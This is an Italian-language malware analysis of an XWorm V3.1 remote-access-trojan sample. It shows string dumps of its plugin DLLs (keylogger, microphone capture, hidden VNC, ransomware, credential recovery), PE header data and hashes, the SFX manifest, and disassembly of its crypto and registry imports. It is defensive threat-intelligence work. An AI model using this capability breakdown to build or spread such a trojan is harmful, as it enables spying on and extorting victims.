





Qui evidenze associate ai plugins DLL droppati per la infection killchain, ad esempio *Informations.dll* (information gathering), *Keylogger.dll* (keylogging), *Maps.dll* (victim geolocalization) e *Microphone.dll* (microphone logging) e *Ransomware.dll* (file encryption).



Strings
Filter
ANSI
UTF8
Unicode
C Strings
5
Save
Search
Offset
Size
Type
String
1810 00e7c3ed 00000005 A %L(q[
1811 00e84037 00000006 A □MH&:]
1812 00e9629f 00000010 A Plugins\HVNC.dll
1813 00e9924d 00000005 A IN□yo
1814 00e9b7be 00000011 A IconExtractor.dll
1815 00e9c61b 00000007 A edNV□3□
1816 00e9c627 00000018 A Plugins\Informations.dll
1817 00e9d32b 00000006 A □□+1.v
1818 00e9dee8 00000008 A □edNV□3□
1819 00e9def5 00000015 A Plugins\Keylogger.dll
1820 00e9f05e 00000010 A Plugins\Maps.dll
1821 00e9fd89 00000007 A edNV□3□
1822 00e9fd95 00000016 A Plugins\Microphone.dll
1823 00ea80c4 00000006 A k'U □(
1824 00ea847e 00000005 A _B.)C
1825 00eb2bce 00000005 A @CE7O
1826 00eb347e 00000005 A 2.□ V
1827 00eb48db 00000005 A BI□/*
1828 00eb5359 00000006 A *Q □:j
1829 00eb6d85 00000005 A !;>7b
1830 00ebbcee 00000005 A P?'fh
1831 00ec3622 00000006 A [MA □$
1832 00ec988e 00000005 A G#@F/
Close


Strings
Filter
ANSI
UTF8
Unicode
C Strings
5
Save
Search
Offset
Size
Type
String
2167 015a4602 00000006 A DV□ZD@
2168 015a8709 00000005 A □>WTX
2169 015aab76 00000005 A aeXe]
2170 015b00d1 00000006 A □yh□P5
2171 015b2049 00000013 A Plugins\Options.dll
2172 015b2373 00000006 A Q Q9:<
2173 015b26a3 00000007 A LH)U,o&
2174 015b33bc 00000006 A n□h□kv
2175 015b4388 00000013 A Plugins\Pastime.dll
2176 015b5a44 00000009 A e#edNV□3□
2177 015b5a52 00000017 A Plugins\Performance.dll
2178 015b67ad 00000008 A □edNV□3□
2179 015b67ba 0000001a A Plugins\ProcessManager.dll
2180 015b7b4a 00000007 A edNV□3□
2181 015b7b56 00000014 A Plugins\Programs.dll
2182 015b8457 00000009 A □□edNV□3□
2183 015b8465 00000016 A Plugins\Ransomware.dll
2184 015b9ca2 00000008 A jedNV□3□
2185 015b9caf 00000014 A Plugins\Recovery.dll
2186 015bdf24 00000005 A]w`□y
2187 015c6a76 00000005 A &□*%c
2188 015cb21d 00000005 A]9+`X
2189 015d0983 00000005 A B□0□>
Close







Qui un riferimento al file di configurazione per l'esecuzione *XWorm V3.1.exe.config:*



Tra i files di risorse droppati dal threat XWorm vi è “learn all kind of hacking.url” che fa riferimento al dominio **blackhatrussia[.]com**



Il sample risulta essere packed con un alto coefficiente d'entropia della sezione d'esecuzione CPU *.text:*



Qui alcuni dettagli di patterns esadecimali identificativi dell'archivio SFX autoestraente:

Address	Hex	Symbols
0196:d070	89 db 80 16 bd d7 c5 1a d6 60 39 f5 c2 dc 19 95	.....`9.....
0196:d080	3d 64 5b 82 c7 2f ab a8 a5 63 dc 45 6a 33 ac 6e	=d[../...c.Ej3.n
0196:d090	23 5b 71 9a 8e 9a a5 e0 b4 47 90 f1 6b 42 d1 48	#[q.....G..kB.H
0196:d0a0	4f ed 44 0d 75 31 9f 5e 5e 88 d8 4e 4e e7 13 10	O.D.u1.^^..NN...
0196:d0b0	d5 8b 9c c1 bd fb 1a 5b f8 98 6f 0d 8e 34 f5 92	.......[..o..4..
0196:d0c0	03 c2 ee d3 bb 7a 4a 97 be f8 e9 3d c7 5b 82 cc	.....zJ....=.[..
0196:d0d0	6c a9 63 2c 59 b2 7a 28 1d 79 26 4c 3f b4 28 b1	l.c,Y.z(.y&L?.(.
0196:d0e0	bb 96 22 4f 60 03 fb 88 96 f0 64 9f fc cb e4 04	..."O`.....d.....
0196:d0f0	c1 1b 21 a1 b6 35 fe 68 49 65 32 45 15 ed 06 07	..!..5.hIe2E....
0196:d100	b2 27 8d c0 ef 9a ed 66 4b be ba 3c 30 ee ec b4	.'.....fK..<0...
0196:d110	d4 ad b6 95 d4 fd e5 89 e5 25 b8 86 8f a5 b6 e3	.........%......
0196:d120	05 cb a5 52 3e 68 b1 4b 7b b8 73 18 c0 e6 c9 6d	...R>h.K{.s....m
0196:d130	90 7e bc 63 33 a9 95 5b 8e fc e7 4e 9d 29 b2 df	.~.c3..[...N.)..
0196:d140	c4 a6 c8 30 ea 68 11 af d7 2b 0b dc f9 56 49 e5	...0.h...+...VI.
0196:d150	ca 8d 1d 68 42 7e 37 13 68 dd fe 53 69 27 ac d4	...hB~7.h..Si'..
0196:d160	2b e7 c4 51 e1 b5 c8 61 53 d7 fa 11 4e 8e 7d dd	+..Q...aS...N.}.
0196:d170	d3 a7 bc 88 f2 97 e0 35 25 22 22 32 d0 10 ef cb	.......5%""2....
0196:d180	ad b9 35 af 0e dd 8c 25 d2 f1 ef a8 f9 0b 94 61	..5....%.......a
0196:d190	5d a7 d9 9c 9d e1 03 6c 3d 0f da 61 ef 9b b0 81	].....l=..a....
0196:d1a0	16 63 15 60 2a 6b 39 d0 da 0b e2 a6 7d 01 d2 85	.c.`*k9.....}...
0196:d1b0	0a 51 00 53 f3 15 7d 82 f7 f8 10 39 55 01 63 fb	.Q.S..}....9U.c.
0196:d1c0	d7 73 15 f1 6e 59 71 69 bd 0f 4a 15 e7 96 1d 36	.s..nYqi..J....6
0196:d1d0	25 2b db 69 8b ea 5a 65 51 45 ef 8c 1d a7 33 8f	%+.i..ZeQE....3.
0196:d1e0	ae 15 a3 c2 f3 06 92 f2 90 43 ef 73 c4 5e d4 0f	.........C.s.^..
0196:d1f0	d1 a0 fb fc 4f 62 57 7e af 4e a5 32 eb 9f bc a8	....ObW~.N.2....
0196:d200	6f f4 05 63 0a 5e 44 83 71 34 df fc b8 34 38 e7	o..c.^D.q4...48.
0196:d210	8e fe 89 d0 6b c1 58 42 34 30 da ff 7d 8c 17 29	....k.XB40..}..)
0196:d220	c4 d1 a0 dc 1f c2 01 39 37 7d 68 60 ce c5 e2 99	.......97}h`....
0196:d230	46 85 bb 6c 3c e0 84 d0 c4 5c 86 a2 06 e0 a4 e2	F..l<....\......
0196:d240	c3 18 73 3e 04 98 31 c7 2d 70 34 d4 7d 10 0d 35	..s>..1.-p4.}..5

Hex | 0196d10c | 0196d0d0 | 3d

La data di compilazione risale al 14 Agosto 2016:


property	value
md5	D3E621C2D9C5830C44B655257C027867
sha1	DA8F9FC8175E4325724418B2821A79A2D570F347
sha256	D9C42610997F72A4131B7B1F384F790E2A5FC4F667D2CCF11BDBA02A9AC23175
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z . . . . . @ . . . . .
file-size	27184132 (bytes)
entropy	7.999
imphash	A5FE6287CA675CC240A473EF3CDCBB1F
signature	Microsoft Visual C++ 8
entry-point	E8 99 04 00 00 E9 80 FE FF FF 3B 0D B8 91 43 00 F2 75 02 F2 C3 F2 E9 0F 06 00 00 83 61 04 00 8B C1
file-version	n/a
description	n/a
file-type	**executable**
cpu	**32-bit**
subsystem	GUI
compiler-stamp	0x57B0C365 (Sun Aug 14 12:15:49 2016)
debugger-stamp	0x57B0C365 (Sun Aug 14 12:15:49 2016)
resources-stamp	0x00000000 (empty)
import-stamp	0x00000000 (empty)
exports-stamp	0x00000000 (empty)
version-stamp	n/a
certificate-stamp	n/a


property	value	detail
compiler-stamp	0x57B0C365	Sun Aug 14 12:15:49 2016
size-of-optional-header	0x00E0	224 bytes
signature	0x00004550	PE00
machine	0x014C	**Intel**
sections	0x0006	6
pointer-symbol-table	0x00000000	0x00000000
number-of-symbols	0x00000000	0x00000000
processor-32bit	0x00000100	**true**
system-image	0x00000000	false
executable	0x00000002	**true**
dynamic-link-library	0x00000000	false
debug-stripped	0x00000000	false
line-stripped-from-file	0x00000000	false
local-symbols-stripped-from-file	0x00000000	false
relocation-stripped	0x00000000	false
large-address-aware	0x00000000	false
uniprocessor	0x00000000	false
bytes-of-machine-words-reversed-Low	0x00000000	false
bytes-of-machine-words-reversed-Hi	0x00000000	false
media-run-from-swap	0x00000000	false
network-run-from-swap	0x00000000	false

Il requestedExecutionLevel risulta essere *"asInvoker"*, ovvero possiede i medesimi permessi d'esecuzione del processo chiamante.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity
 version="1.0.0.0"
 processorArchitecture="*"
 name="WinRAR SFX"
 type="win32"/>
<description>WinRAR SFX module</description>
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
 <security>
  <requestedPrivileges>
   <requestedExecutionLevel level="asInvoker"
   uiAccess="false"/>
  </requestedPrivileges>
 </security>
</trustInfo>
<dependency>
 <dependentAssembly>
  <assemblyIdentity
   type="win32"
   name="Microsoft.Windows.Common-Controls"
   version="6.0.0.0"
   processorArchitecture="*"
   publicKeyToken="6595b64144ccf1df"
   language="*"/>
 </dependentAssembly>
</dependency>
<compatibility xmlns="urn:schemas-microsoft-com:compatibility.v1">
 <application>
  <!--The ID below indicates application support for Windows Vista -->
   <supportedOS Id="{e2011457-1546-43c5-a5fe-008deee3d3f0}"/>
  <!--The ID below indicates application support for Windows 7 -->
   <supportedOS Id="{35138b9a-5d96-4fbd-8e2d-a2440225f93a}"/>
  <!--The ID below indicates application support for Windows 8 -->
   <supportedOS Id="{4a2f28e3-53b9-4441-ba9c-d69d4a4a6e38}"/>
  <!--The ID below indicates application support for Windows 8.1 -->
   <supportedOS Id="{1f676c76-80e1-4239-95bb-83d0f6d0da78}"/>
  <!--The ID below indicates application support for Windows 10 -->
   <supportedOS Id="{8e0f7a12-bfb3-4fe8-b9a5-48fd50a15a9a}"/>
 </application>
</compatibility>
```

A seguire, all'interno di una sessione di disassembling e debugging, la cifratura di regioni di memoria, il settaggio di attributi di sicurezza di files presi in considerazione, la ricerca di privilegi, enumerazione di chiavi di registro e folders browsing:


push offset aCrypt32Dll ; "Crypt32.dll"
call sub_40E9B3
mov [edi], eax
test eax, eax
jz short loc_40DAC9
push offset ProcName ; "CryptProtectMemory"
push eax ; hModule
call ds:GetProcAddress
push offset aCryptunprotect ; "CryptUnprotectMemory"
push dword ptr [edi] ; hModule
mov [edi+8], eax
call ds:GetProcAddress
mov [edi+0Ch], eax
loc_40DAC9:
mov byte ptr [edi+4], 1
100.00% (-165,146) (743,413) 0000CEAA 000000000040DAAA: sub_40DA91+19 (Synchronized with Hex View-1)



.rdata:00437A52 word_437A52 dw 0 ; DATA XREF: .rdata:00437470↑o
.rdata:00437A54 aSetfilesecurit db 'SetFileSecurityW',0
.rdata:00437A65 align 2
.rdata:00437A66 word_437A66 dw 0 ; DATA XREF: .rdata:0043746C↑o
.rdata:00437A68 aLookupprivileg db 'LookupPrivilegeValueW',0
.rdata:00437A7E word_437A7E dw 0 ; DATA XREF: .rdata:00437468↑o
.rdata:00437A80 aRegclosekey db 'RegCloseKey',0
.rdata:00437A8C word_437A8C dw 0 ; DATA XREF: .rdata:00437464↑o
.rdata:00437A8E aRegcreatekeyex db 'RegCreateKeyExW',0
.rdata:00437A9E word_437A9E dw 0 ; DATA XREF: .rdata:00437460↑o
.rdata:00437AA0 aRegopenkeyexw db 'RegOpenKeyExW',0
.rdata:00437AAE word_437AAE dw 0 ; DATA XREF: .rdata:0043745C↑o
.rdata:00437AB0 aRegqueryvaluee db 'RegQueryValueExW',0
.rdata:00437AC1 align 2
.rdata:00437AC2 word_437AC2 dw 0 ; DATA XREF: .rdata:00437458↑o
.rdata:00437AC4 aRegsetvalueexw db 'RegSetValueExW',0
.rdata:00437AD3 align 4
.rdata:00437AD4 word_437AD4 dw 0 ; DATA XREF: .rdata:004374D8↑o
.rdata:00437AD6 aShgetmalloc db 'SHGetMalloc',0
.rdata:00437AE2 word_437AE2 dw 0 ; DATA XREF: .rdata:SHELL32_dll_dint↑o
.rdata:00437AE4 aShgetpathfromi db 'SHGetPathFromIDListW',0
.rdata:00437AF9 align 2
.rdata:00437AFA word_437AFA dw 0 ; DATA XREF: .rdata:004374C4↑o
.rdata:00437AFC aShbrowseforfol db 'SHBrowseForFolderW',0
.rdata:00437B0F align 10h
.rdata:00437B10 word_437B10 dw 0 ; DATA XREF: .rdata:004374C8↑o
.rdata:00437B12 aShfileoperatio db 'SHFileOperationW',0
00036E68 0000000000437A68: .rdata:aLookupprivileg (Synchronized with Hex View-1)


```
.rdata:00437AC4 aRegsetvalueexw db 'RegSetValueExW',0
.rdata:00437AD3                 align 4
.rdata:00437AD4 word_437AD4     dw 0                    ; DATA XREF: .rdata:004374D8↑o
.rdata:00437AD6 aShgetmalloc    db 'SHGetMalloc',0
.rdata:00437AE2 word_437AE2     dw 0                    ; DATA XREF: .rdata:SHELL32_dll_dint↑o
.rdata:00437AE4 aShgetpathfromi db 'SHGetPathFromIDListW',0
.rdata:00437AF9                 align 2
.rdata:00437AFA word_437AFA     dw 0                    ; DATA XREF: .rdata:004374C4↑o
.rdata:00437AFC aShbrowseforfol db 'SHBrowseForFolderW',0
.rdata:00437B0F                 align 10h
.rdata:00437B10 word_437B10     dw 0                    ; DATA XREF: .rdata:004374C8↑o
.rdata:00437B12 aShfileoperatio db 'SHFileOperationW',0
.rdata:00437B23                 align 4
.rdata:00437B24 word_437B24     dw 0                    ; DATA XREF: .rdata:004374CC↑o
.rdata:00437B26 aShellexecuteex db 'ShellExecuteExW',0
.rdata:00437B36 word_437B36     dw 0                    ; DATA XREF: .rdata:004374D0↑o
.rdata:00437B38 aShgetfileinfow db 'SHGetFileInfoW',0
